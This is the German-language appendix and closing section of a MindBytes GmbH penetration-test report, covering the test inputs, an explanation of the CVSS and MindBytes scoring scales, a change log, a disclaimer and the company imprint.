Um zielgerichtete und effiziente Prüfungen zu ermöglichen, wurden folgende Daten bereitgestellt:

- Backup-Infrastruktur:
  - Schematischer Aufbau (backup-infrastruktur.png)
  - Beschreibung in Textform (dokumentation-backup-infrastruktur.pdf)
- Aufbau des internen Netzwerks:
  - Segmentierung und IP-Bereiche (netzwerk-segmentierung.xlsx)

6 Anhang

6.1 Erläuterungen Bewertungsskalen

	Common Vulnerability Scoring System (CVSS)	MindBytes-Score
Erläuterung	▪ Standardisiertes Bewertungssystem für die Schwere von Sicherheitslücken in Software und Systemen ▪ Technische Bewertung ▪ De facto Industrie-Standard	▪ Bewertungssystem der MindBytes mit risikobasiertem Ansatz und Fokus auf (potenziellem) Schaden und Wahrscheinlichkeit ▪ Wahrscheinlichkeit bedeutet in diesem Kontext, wie einfach eine Schwachstelle ausnutzbar ist ▪ Der Score basiert auf der CVSS-Bewertung und lässt darüber hinaus die Anzahl und Wichtigkeit der betroffenen Systeme einfließen
Bewertungsskalen	Skala von 0 (Info) bis 10 (kritisch) zur Einstufung der Schwere einer Schwachstelle	Skala von 0-5 zur Bewertung von Schaden und Wahrscheinlichkeit

7 Änderungsverzeichnis

Version	Datum	Änderung	Wer
1.0	16.12.24	Freigabe	Nina Wagner

8 Disclaimer

Dieses Projekt wurde durchgeführt, um die Sicherheit der im Fokus liegenden Komponenten zu bewerten und Schwachstellen aufzudecken.

1. Bei diesem Test handelt es sich um eine Momentaufnahme und keine fortlaufende Sicherheitsüberwachung. Die Sicherheitslage kann sich im Laufe der Zeit ändern, beispielsweise durch Veränderungen an den Komponenten, preisgegebenen Informationen, neue Angriffstechniken oder Schwachstellen.
2. Das Projekt wurde innerhalb eines begrenzten Zeitrahmens durchgeführt. Dies kann dazu führen, dass nicht alle potenziellen Schwachstellen und preisgegebenen Informationen identifiziert wurden.
3. Auch wenn das Projekt mit großer Sorgfalt durchgeführt wurde, sind False-Positives nicht auszuschließen.

9 Impressum

MindBytes GmbH | Welfenstr. 88i | 70599 Stuttgart

+49 711 20709567 | hallo@mindbytes.de | https://mindbytes.de

Amtsgericht Stuttgart, HRB 790784 | USt-IdNr: DE363069855

vertreten durch die **Geschäftsführung Christian Stehle, Nina Wagner, Simon Holl**